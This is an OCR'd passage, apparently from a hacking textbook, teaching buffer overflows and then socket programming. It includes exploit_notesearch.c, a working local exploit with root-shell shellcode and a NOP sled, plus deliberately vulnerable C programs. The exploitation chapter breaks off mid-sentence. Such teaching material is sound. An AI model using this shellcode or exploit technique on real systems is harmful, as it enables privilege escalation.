0x300

EXPLOITATION

Program exploitation is a staple of hacking. As demonstrated in the previous chapter, a program is made up of a complex set of rules following a certain execution flow that ultimately tells the computer what to do. Exploiting a program is simply a clever way of getting the computer to do what you want it to do, even if the currently running program was designed to prevent that action. Since a program can really only do what it's designed to do, the security holes are actually flaws or oversights in the design of the program or the environment the program is running in. It takes a creative mind to find these holes and to write programs that compensate for them. Sometimes these holes are the products of relatively obvious programmer errors, but there are some less obvious errors that have given birth to more complex exploit techniques that can be applied in many different places.

A program can only do what it's programmed to do, to the letter of the law. Unfortunately, what's written doesn't always coincide with what the programmer intended the program to do. This principle can be explained with a joke:

> A man is walking through the woods, and he finds a magic lamp on the ground. Instinctively, he picks the lamp up, rubs the side of it with his sleeve, and out pops a genie. The genie thanks the man for freeing him, and offers to grant him three wishes. The man is ecstatic and knows exactly what he wants.
>
> "First," says the man, "I want a billion dollars."
>
> The genie snaps his fingers and a briefcase full of money materializes out of thin air.
>
> The man is wide eyed in amazement and continues, "Next, I want a Ferrari."
>
> The genie snaps his fingers and a Ferrari appears from a puff of smoke.
>
> The man continues, "Finally, I want to be irresistible to women."
>
> The genie snaps his fingers and the man turns into a box of chocolates.

Just as the man's final wish was granted based on what he said, rather than what he was thinking, a program will follow its instructions exactly, and the results aren't always what the programmer intended. Sometimes the repercussions can be catastrophic.

Programmers are human, and sometimes what they write isn't exactly what they mean. For example, one common programming error is called an *off-by-one* error. As the name implies, it's an error where the programmer has miscounted by one. This happens more often than you might think, and it is best illustrated with a question: If you're building a 100-foot fence, with fence posts spaced 10 feet apart, how many fence posts do you need? The obvious answer is 10 fence posts, but this is incorrect, since you actually need 11. This type of off-by-one error is commonly called a *fencepost error*, and it occurs when a programmer mistakenly counts items instead of spaces between items, or vice versa. Another example is when a programmer is trying to select a range of numbers or items for processing, such as items *N* through *M*. If `N = 5` and `M = 17`, how many items are there to process? The obvious answer is `M - N`, or `17 - 5 = 12` items. But this is incorrect, since there are actually `M - N + 1` items, for a total of `13` items. This may seem counterintuitive at first glance, because it is, and that's exactly why these errors happen.

Often, fencepost errors go unnoticed because programs aren't tested for every single possibility, and the effects of a fencepost error don't generally occur during normal program execution. However, when the program is fed the input that makes the effects of the error manifest, the consequences of the error can have an avalanche effect on the rest of the program logic. When properly exploited, an off-by-one error can cause a seemingly secure program to become a security vulnerability.

One classic example of this is OpenSSH, which is meant to be a secure terminal communication program suite, designed to replace insecure and

unencrypted services such as telnet, rsh, and rcp. However, there was an off-by-one error in the channel-allocation code that was heavily exploited. Specifically, the code included an if statement that read:

```
if (id < 0 || id > channels_alloc) {
```

It should have been

```
if (id < 0 || id >= channels_alloc) {
```

In plain English, the code reads *If the ID is less than 0 or the ID is greater than the channels allocated, do the following stuff*, when it should have been *If the ID is less than 0 or the ID is greater than* or equal to *the channels allocated, do the following stuff*.

This simple off-by-one error allowed further exploitation of the program, so that a normal user authenticating and logging in could gain full administrative rights to the system. This type of functionality certainly wasn't what the programmers had intended for a secure program like OpenSSH, but a computer can only do what it's told.

Another situation that seems to breed exploitable programmer errors is when a program is quickly modified to expand its functionality. While this increase in functionality makes the program more marketable and increases its value, it also increases the program's complexity, which increases the chances of an oversight. Microsoft's IIS webserver program is designed to serve static and interactive web content to users. In order to accomplish this, the program must allow users to read, write, and execute programs and files within certain directories; however, this functionality must be limited to those particular directories. Without this limitation, users would have full control of the system, which is obviously undesirable from a security perspective. To prevent this situation, the program has path-checking code designed to prevent users from using the backslash character to traverse backward through the directory tree and enter other directories.

With the addition of support for the Unicode character set, though, the complexity of the program continued to increase. *Unicode* is a double-byte character set designed to provide characters for every language, including Chinese and Arabic. By using two bytes for each character instead of just one, Unicode allows for tens of thousands of possible characters, as opposed to the few hundred allowed by single-byte characters. This additional complexity means that there are now multiple representations of the backslash character. For example, `%5c` in Unicode translates to the backslash character, but this translation was done *after* the path-checking code had run. So by using `%5c` instead of `\`, it was indeed possible to traverse directories, allowing the aforementioned security dangers. Both the Sadmind worm and the CodeRed worm used this type of Unicode conversion oversight to deface web pages.

A related example of this letter-of-the-law principle used outside the realm of computer programming is the LaMacchia Loophole. Just like the rules of a computer program, the US legal system sometimes has rules that

don't say exactly what their creators intended, and like a computer program exploit, these legal loopholes can be used to sidestep the intent of the law. Near the end of 1993, a 21-year-old computer hacker and student at MIT named David LaMacchia set up a bulletin board system called Cynosure for the purposes of software piracy. Those who had software to give would upload it, and those who wanted software would download it. The service was only online for about six weeks, but it generated heavy network traffic worldwide, which eventually attracted the attention of university and federal authorities. Software companies claimed that they lost one million dollars as a result of Cynosure, and a federal grand jury charged LaMacchia with one count of conspiring with unknown persons to violate the wire fraud statue. However, the charge was dismissed because what LaMacchia was alleged to have done wasn't criminal conduct under the Copyright Act, since the infringement was not for the purpose of commercial advantage or private financial gain. Apparently, the lawmakers had never anticipated that someone might engage in these types of activities with a motive other than personal financial gain. (Congress closed this loophole in 1997 with the No Electronic Theft Act.) Even though this example doesn't involve the exploiting of a computer program, the judges and courts can be thought of as computers executing the program of the legal system as it was written. The abstract concepts of hacking transcend computing and can be applied to many other aspects of life that involve complex systems.

0x310 Generalized Exploit Techniques

Off-by-one errors and improper Unicode expansion are all mistakes that can be hard to see at the time but are glaringly obvious to any programmer in hindsight. However, there are some common mistakes that can be exploited in ways that aren't so obvious. The impact of these mistakes on security isn't always apparent, and these security problems are found in code everywhere. Because the same type of mistake is made in many different places, generalized exploit techniques have evolved to take advantage of these mistakes, and they can be used in a variety of situations.

Most program exploits have to do with memory corruption. These include common exploit techniques like buffer overflows as well as less-common methods like format string exploits. With these techniques, the ultimate goal is to take control of the target program's execution flow by tricking it into running a piece of malicious code that has been smuggled into memory. This type of process hijacking is known as *execution of arbitrary code*, since the hacker can cause a program to do pretty much anything he or she wants it to. Like the LaMacchia Loophole, these types of vulnerabilities exist because there are specific unexpected cases that the program can't handle. Under normal conditions, these unexpected cases cause the program to crash—metaphorically driving the execution flow off a cliff. But if the environment is carefully controlled, the execution flow can be controlled—preventing the crash and reprogramming the process.

0x320 Buffer Overflows

Buffer overflow vulnerabilities have been around since the early days of computers and still exist today. Most Internet worms use buffer overflow vulnerabilities to propagate, and even the most recent zero-day VML vulnerability in Internet Explorer is due to a buffer overflow.

C is a high-level programming language, but it assumes that the programmer is responsible for data integrity. If this responsibility were shifted over to the compiler, the resulting binaries would be significantly slower, due to integrity checks on every variable. Also, this would remove a significant level of control from the programmer and complicate the language.

While C's simplicity increases the programmer's control and the efficiency of the resulting programs, it can also result in programs that are vulnerable to buffer overflows and memory leaks if the programmer isn't careful. This means that once a variable is allocated memory, there are no built-in safeguards to ensure that the contents of a variable fit into the allocated memory space. If a programmer wants to put ten bytes of data into a buffer that had only been allocated eight bytes of space, that type of action is allowed, even though it will most likely cause the program to crash. This is known as a *buffer overrun* or *buffer overflow*, since the extra two bytes of data will overflow and spill out of the allocated memory, overwriting whatever happens to come next. If a critical piece of data is overwritten, the program will crash. The overflow_example.c code offers an example.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];

   strcpy(buffer_one, "one"); /* Put "one" into buffer_one. */
   strcpy(buffer_two, "two"); /* Put "two" into buffer_two. */

   printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

   printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",  strlen(argv[1]));
   strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

   printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

By now, you should be able to read the source code above and figure out what the program does. After compilation in the sample output below, we try to copy ten bytes from the first command-line argument into `buffer_two`, which only has eight bytes allocated for it.

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Notice that `buffer_one` is located directly after `buffer_two` in memory, so when ten bytes are copied into `buffer_two`, the last two bytes of `90` overflow into `buffer_one` and overwrite whatever was there.

A larger buffer will naturally overflow into the other variables, but if a large enough buffer is used, the program will crash and die.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

These types of program crashes are fairly common—think of all of the times a program has crashed or blue-screened on you. The programmer's mistake is one of omission—there should be a length check or restriction on the user-supplied input. These kinds of mistakes are easy to make and can be difficult to spot. In fact, the notesearch.c program on page 93 contains a buffer overflow bug. You might not have noticed this until right now, even if you were already familiar with C.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Program crashes are annoying, but in the hands of a hacker they can become downright dangerous. A knowledgeable hacker can take control of a program as it crashes, with some surprising results. The exploit_notesearch.c code demonstrates the danger.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
   bzero(command, 200); // Zero out the new memory.

   strcpy(command, "./notesearch \'"); // Start command buffer.
   buffer = command + strlen(command); // Set buffer at the end.

   if(argc > 1) // Set offset.
      offset = atoi(argv[1]);

   ret = (unsigned int) &i - offset; // Set return address.

   for(i=0; i < 160; i+=4) // Fill buffer with return address.
      *((unsigned int *)(buffer+i)) = ret;
   memset(buffer, 0x90, 60); // Build NOP sled.
   memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

   strcat(command, "\'");

   system(command); // Run exploit.
   free(command);
}
```

This exploit's source code will be explained in depth later, but in general, it's just generating a command string that will execute the notesearch program with a command-line argument between single quotes. It uses string functions to do this: `strlen()` to get the current length of the string (to position the buffer pointer) and `strcat()` to concatenate the closing single quote to the end. Finally, the system function is used to execute the command string. The buffer that is generated between the single quotes is the real meat of the exploit. The rest is just a delivery method for this poison pill of data. Watch what a controlled crash can do.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

The exploit is able to use the overflow to serve up a root shell—providing full control over the computer. This is an example of a stack-based buffer overflow exploit.

0x321 Stack-Based Buffer Overflow Vulnerabilities

The notesearch exploit works by corrupting memory to control execution flow. The auth_overflow.c program demonstrates this concept.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

This example program accepts a password as its only command-line argument and then calls a `check_authentication()` function. This function allows two passwords, meant to be representative of multiple authentication

0x400

NETWORKING

Communication and language have greatly enhanced the abilities of the human race. By using a common language, humans are able to transfer knowledge, coordinate actions, and share experiences. Similarly, programs can become much more powerful when they have the ability to communicate with other programs via a network. The real utility of a web browser isn't in the program itself, but in its ability to communicate with webservers.

Networking is so prevalent that it is sometimes taken for granted. Many applications such as email, the Web, and instant messaging rely on networking. Each of these applications relies on a particular network protocol, but each protocol uses the same general network transport methods.

Many people don't realize that there are vulnerabilities in the networking protocols themselves. In this chapter you will learn how to network your applications using sockets and how to deal with common network vulnerabilities.

0x410 OSI Model

When two computers talk to each other, they need to speak the same language. The structure of this language is described in layers by the OSI model. The OSI model provides standards that allow hardware, such as routers and firewalls, to focus on one particular aspect of communication that applies to them and ignore others. The OSI model is broken down into conceptual layers of communication. This way, routing and firewall hardware can focus on passing data at the lower layers, ignoring the higher layers of data encapsulation used by running applications. The seven OSI layers are as follows:

Physical layer This layer deals with the physical connection between two points. This is the lowest layer, whose primary role is communicating raw bit streams. This layer is also responsible for activating, maintaining, and deactivating these bit-stream communications.

Data-link layer This layer deals with actually transferring data between two points. In contrast with the physical layer, which takes care of sending the raw bits, this layer provides high-level functions, such as error correction and flow control. This layer also provides procedures for activating, maintaining, and deactivating data-link connections.

Network layer This layer works as a middle ground; its primary role is to pass information between the lower and the higher layers. It provides addressing and routing.

Transport layer This layer provides transparent transfer of data between systems. By providing reliable data communication, this layer allows the higher layers to never worry about reliability or cost-effectiveness of data transmission.

Session layer This layer is responsible for establishing and maintaining connections between network applications.


Presentation layer This layer is responsible for presenting the data to applications in a syntax or language they understand. This allows for things like encryption and data compression.

Application layer This layer is concerned with keeping track of the requirements of the application.

When data is communicated through these protocol layers, it's sent in small pieces called packets. Each packet contains implementations of these protocol layers. Starting from the application layer, the packet wraps the presentation layer around that data, which wraps the session layer, which wraps the transport layer, and so forth. This process is called encapsulation. Each wrapped layer contains a header and a body. The header contains the protocol information needed for that layer, while the body contains the data for that layer. The body of one layer contains the entire package of previously encapsulated layers, like the skin of an onion or the functional contexts found on a program's stack.

For example, whenever you browse the Web, the Ethernet cable and card make up the physical layer, taking care of the transmission of raw bits from one end of the cable to the other. The next later is the data link layer. In the web browser example, Ethernet makes up this layer, which provides the low-level communications between Ethernet ports on the LAN. This protocol allows for communication between Ethernet ports, but these ports don't yet have IP addresses. The concept of IP addresses doesn't exist until the next layer, the network layer. In addition to addressing, this layer is responsible for moving data from one address to another. These three lower layers together are able to send packets of data from one IP address to another. The next layer is the transport layer, which for web traffic is TCP; it provides a seamless bidirectional socket connection. The term *TCP/IP* describes the use of TCP on the transport layer and IP on the network layer. Other addressing schemes exist at this layer; however, your web traffic probably uses IP version 4 (IPv4). IPv4 addresses follow a familiar form of *XX.XX.XX.XX*. IP version 6 (IPv6) also exists on this layer, with a totally different addressing scheme. Since IPv4 is most common, *IP* will always refer to IPv4 in this book.

The web traffic itself uses HTTP (Hypertext Transfer Protocol) to communicate, which is in the top layer of the OSI model. When you browse the Web, the web browser on your network is communicating across the Internet with the webserver located on a different private network. When this happens, the data packets are encapsulated down to the physical layer where they are passed to a router. Since the router isn't concerned with what's actually in the packets, it only needs to implement protocols up to the network layer. The router sends the packets out to the Internet, where they reach the other network's router. This router then encapsulates this packet with the lower-layer protocol headers needed for the packet to reach its final destination. This process is shown in the following illustration.



All of this packet encapsulation makes up a complex language that hosts on the Internet (and other types of networks) use to communicate with each other. These protocols are programmed into routers, firewalls, and your computer's operating system so they can communicate. Programs that use networking, such as web browsers and email clients, need to interface with the operating system which handles the network communications. Since the operating system takes care of the details of network encapsulation, writing network programs is just a matter of using the network interface of the OS.

0x420 Sockets

A socket is a standard way to perform network communication through the OS. A socket can be thought of as an endpoint to a connection, like a socket on an operator's switchboard. But these sockets are just a programmer's abstraction that takes care of all the nitty-gritty details of the OSI model described above. To the programmer, a socket can be used to send or receive data over a network. This data is transmitted at the session layer (5), above the lower layers (handled by the operating system), which take care of routing. There are several different types of sockets that determine the structure of the transport layer (4). The most common types are stream sockets and datagram sockets.

Stream sockets provide reliable two-way communication similar to when you call someone on the phone. One side initiates the connection to the other, and after the connection is established, either side can communicate to the other. In addition, there is immediate confirmation that what you said actually reached its destination. Stream sockets use a standard communication protocol called Transmission Control Protocol (TCP), which exists on the transport layer (4) of the OSI model. On computer networks, data is usually transmitted in chunks called packets. TCP is designed so that the packets of data will arrive without errors and in sequence, like words arriving at the other end in the order they were spoken when you are talking on the telephone. Webservers, mail servers, and their respective client applications all use TCP and stream sockets to communicate.

Another common type of socket is a datagram socket. Communicating with a datagram socket is more like mailing a letter than making a phone call. The connection is one-way only and unreliable. If you mail several letters, you can't be sure that they arrived in the same order, or even that they reached their destination at all. The postal service is pretty reliable; the Internet, however, is not. Datagram sockets use another standard protocol called UDP instead of TCP on the transport layer (4). UDP stands for User Datagram Protocol, implying that it can be used to create custom protocols. This protocol is very basic and lightweight, with few safeguards built into it. It's not a real connection, just a basic method for sending data from one point to another. With datagram sockets, there is very little overhead in the protocol, but the protocol doesn't do much. If your program needs to confirm that a packet was received by the other side, the other side must be coded to send back an acknowledgment packet. In some cases packet loss is acceptable.

Datagram sockets and UDP are commonly used in networked games and streaming media, since developers can tailor their communications exactly as needed without the built-in overhead of TCP.

0x421 Socket Functions

In C, sockets behave a lot like files since they use file descriptors to identify themselves. Sockets behave so much like files that you can actually use the `read()` and `write()` functions to receive and send data using socket file descriptors. However, there are several functions specifically designed for dealing with sockets. These functions have their prototypes defined in /usr/include/sys/sockets.h.

`socket(int domain, int type, int protocol)`
: Used to create a new socket, returns a file descriptor for the socket or `-1` on error.

`connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)`
: Connects a socket (described by file descriptor `fd`) to a remote host. Returns `0` on success and `-1` on error.

`bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)`
: Binds a socket to a local address so it can listen for incoming connections. Returns `0` on success and `-1` on error.

`listen(int fd, int backlog_queue_size)`
: Listens for incoming connections and queues connection requests up to `backlog_queue_size`. Returns `0` on success and `-1` on error.

`accept(int fd, sockaddr *remote_host, socklen_t *addr_length)`
: Accepts an incoming connection on a bound socket. The address information from the remote host is written into the `remote_host` structure and the actual size of the address structure is written into `*addr_length`. This function returns a new socket file descriptor to identify the connected socket or `-1` on error.

`send(int fd, void *buffer, size_t` *n*`, int flags)`
: Sends *n* bytes from `*buffer` to socket `fd`; returns the number of bytes sent or `-1` on error.

`recv(int fd, void *buffer, size_t` *n*`, int flags)`
: Receives *n* bytes from socket `fd` into `*buffer`; returns the number of bytes received or `-1` on error.

When a socket is created with the `socket()` function, the domain, type, and protocol of the socket must be specified. The domain refers to the protocol family of the socket. A socket can be used to communicate using a variety of protocols, from the standard Internet protocol used when you browse the Web to amateur radio protocols such as AX.25 (when you are being a gigantic nerd). These protocol families are defined in bits/socket.h, which is automatically included from sys/socket.h.

From /usr/include/bits/socket.h

```
/* Protocol families.  */
#define PF_UNSPEC 0 /* Unspecified.  */
#define PF_LOCAL  1 /* Local to host (pipes and file-domain).  */
#define PF_UNIX   PF_LOCAL /* Old BSD name for PF_LOCAL.  */
#define PF_FILE   PF_LOCAL /* Another nonstandard name for PF_LOCAL.  */
#define PF_INET   2 /* IP protocol family.  */
#define PF_AX25   3 /* Amateur Radio AX.25.  */
#define PF_IPX    4 /* Novell Internet Protocol.  */
#define PF_APPLETALK  5 /* Appletalk DDP.  */
#define PF_NETROM 6 /* Amateur radio NetROM.  */
#define PF_BRIDGE 7 /* Multiprotocol bridge.  */
#define PF_ATMPVC 8 /* ATM PVCs.  */
#define PF_X25    9 /* Reserved for X.25 project.  */
#define PF_INET6  10  /* IP version 6.  */
     ...
```

As mentioned before, there are several types of sockets, although stream sockets and datagram sockets are the most commonly used. The types of sockets are also defined in bits/socket.h. (The `/* comments */` in the code above are just another style that comments out everything between the asterisks.)

From /usr/include/bits/socket.h

```
/* Types of sockets.  */
enum __socket_type
{
  SOCK_STREAM = 1,    /* Sequenced, reliable, connection-based byte streams.  */
#define SOCK_STREAM SOCK_STREAM
  SOCK_DGRAM = 2,   /* Connectionless, unreliable datagrams of fixed maximum length.  */
#define SOCK_DGRAM SOCK_DGRAM

  ...
```

The final argument for the `socket()` function is the protocol, which should almost always be `0`. The specification allows for multiple protocols within a protocol family, so this argument is used to select one of the protocols from the family. In practice, however, most protocol families only have one protocol, which means this should usually be set for `0`; the first and only protocol in the enumeration of the family. This is the case for everything we will do with sockets in this book, so this argument will always be `0` in our examples.

0x422 Socket Addresses

Many of the socket functions reference a `sockaddr` structure to pass address information that defines a host. This structure is also defined in bits/socket.h, as shown on the following page.

From /usr/include/bits/socket.h

```
/* Get the definition of the macro to define the common sockaddr members.  */
#include <bits/sockaddr.h>

/* Structure describing a generic socket address.  */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_);  /* Common data: address family and length.  */
    char sa_data[14];   /* Address data.  */
  };
```

The macro for `SOCKADDR_COMMON` is defined in the included bits/sockaddr.h file, which basically translates to an unsigned short int. This value defines the address family of the address, and the rest of the structure is saved for address data. Since sockets can communicate using a variety of protocol families, each with their own way of defining endpoint addresses, the definition of an address must also be variable, depending on the address family. The possible address families are also defined in bits/socket.h; they usually translate directly to the corresponding protocol families.

From /usr/include/bits/socket.h

```
/* Address families.  */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL  PF_LOCAL
#define AF_UNIX   PF_UNIX
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK  PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6  PF_INET6
     ...
```

Since an address can contain different types of information, depending on the address family, there are several other address structures that contain, in the address data section, common elements from the `sockaddr` structure as well as information specific to the address family. These structures are also the same size, so they can be typecast to and from each other. This means that a `socket()` function will simply accept a pointer to a `sockaddr` structure, which can in fact point to an address structure for IPv4, IPv6, or X.25. This allows the socket functions to operate on a variety of protocols.


In this book we are going to deal with Internet Protocol version 4, which is the protocol family `PF_INET`, using the address family `AF_INET`. The parallel socket address structure for `AF_INET` is defined in the netinet/in.h file.

From /usr/include/netinet/in.h

```
/* Structure describing an Internet socket address.  */
struct sockaddr_in
  {
    __SOCKADDR_COMMON (sin_);
    in_port_t sin_port;     /* Port number.  */
    struct in_addr sin_addr;    /* Internet address.  */

    /* Pad to size of 'struct sockaddr'.  */
    unsigned char sin_zero[sizeof (struct sockaddr) -
         __SOCKADDR_COMMON_SIZE -
         sizeof (in_port_t) -
         sizeof (struct in_addr)];
  };
```

The SOCKADDR_COMMON part at the top of the structure is simply the unsigned short int mentioned above, which is used to define the address family. Since a socket endpoint address consists of an Internet address and a port number, these are the next two values in the structure. The port number is a 16-bit short, while the in_addr structure used for the Internet address contains a 32-bit number. The rest of the structure is just 8 bytes of padding to fill out the rest of the sockaddr structure. This space isn't used for anything, but must be saved so the structures can be interchangeably typecast. In the end, the socket address structures end up looking like this:



0x423 Network Byte Order

The port number and IP address used in the AF_INET socket address structure are expected to follow the network byte ordering, which is big-endian. This is the opposite of *x*86's little-endian byte ordering, so these values must be converted. There are several functions specifically for these conversions, whose prototypes are defined in the netinet/in.h and arpa/inet.h include files. Here is a summary of these common byte order conversion functions:

htonl(*long value*) Host-to-Network Long

Converts a 32-bit integer from the host's byte order to network byte order

`htons(short value)` **Host-to-Network Short**
Converts a 16-bit integer from the host's byte order to network byte order

`ntohl(long value)` **Network-to-Host Long**
Converts a 32-bit integer from network byte order to the host's byte order

`ntohs(long value)` **Network-to-Host Short**
Converts a 16-bit integer from network byte order to the host's byte order

For compatibility with all architectures, these conversion functions should still be used even if the host is using a processor with big-endian byte ordering.

0x424 Internet Address Conversion

When you see 12.110.110.204, you probably recognize this as an Internet address (IP version 4). This familiar dotted-number notation is a common way to specify Internet addresses, and there are functions to convert this notation to and from a 32-bit integer in network byte order. These functions are defined in the arpa/inet.h include file, and the two most useful conversion functions are:

`inet_aton(char *ascii_addr, struct in_addr *network_addr)`

ASCII to Network
This function converts an ASCII string containing an IP address in dotted-number format into an `in_addr` structure, which, as you remember, only contains a 32-bit integer representing the IP address in network byte order.

`inet_ntoa(struct in_addr *network_addr)`

Network to ASCII
This function converts the other way. It is passed a pointer to an `in_addr` structure containing an IP address, and the function returns a character pointer to an ASCII string containing the IP address in dotted-number format. This string is held in a statically allocated memory buffer in the function, so it can be accessed until the next call to `inet_ntoa()`, when the string will be overwritten.

0x425 A Simple Server Example

The best way to show how these functions are used is by example. The following server code listens for TCP connections on port 7890. When a client connects, it sends the message *Hello, world!* and then receives data until the connection is closed. This is done using socket functions and structures from the include files mentioned earlier, so these files are included at the beginning of the program. A useful memory dump function has been added to hacking.h, which is shown on the following page.

Added to hacking.h

```
// Dumps raw memory in hex byte and printable split format
void dump(const unsigned char *data_buffer, const unsigned int length) {
   unsigned char byte;
   unsigned int i, j;
   for(i=0; i < length; i++) {
      byte = data_buffer[i];
      printf("%02x ", data_buffer[i]);  // Display byte in hex.
      if(((i%16)==15) || (i==length-1)) {
         for(j=0; j < 15-(i%16); j++)
            printf("   ");
         printf("| ");
         for(j=(i-(i%16)); j <= i; j++) {  // Display printable bytes from line.
            byte = data_buffer[j];
            if((byte > 31) && (byte < 127)) // Outside printable char range
               printf("%c", byte);
            else
               printf(".");
         }
         printf("\n"); // End of the dump line (each line is 16 bytes)
      } // End if
   } // End for
}
```

This function is used to display packet data by the server program. However, since it is also useful in other places, it has been put into hacking.h, instead. The rest of the server program will be explained as you read the source code.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"

#define PORT 7890 // The port users will be connecting to

int main(void) {
   int sockfd, new_sockfd;  // Listen on sock_fd, new connection on new_fd
   struct sockaddr_in host_addr, client_addr;   // My address information
   socklen_t sin_size;
   int recv_length=1, yes=1;
   char buffer[1024];

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
```

```
    fatal("in socket");

  if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
    fatal("setting socket option SO_REUSEADDR");
```

So far, the program sets up a socket using the `socket()` function. We want a TCP/IP socket, so the protocol family is `PF_INET` for IPv4 and the socket type is `SOCK_STREAM` for a stream socket. The final protocol argument is `0`, since there is only one protocol in the `PF_INET` protocol family. This function returns a socket file descriptor which is stored in `sockfd`.

The `setsockopt()` function is simply used to set socket options. This function call sets the `SO_REUSEADDR` socket option to `true`, which will allow it to reuse a given address for binding. Without this option set, when the program tries to bind to a given port, it will fail if that port is already in use. If a socket isn't closed properly, it may appear to be in use, so this option lets a socket bind to a port (and take over control of it), even if it seems to be in use.

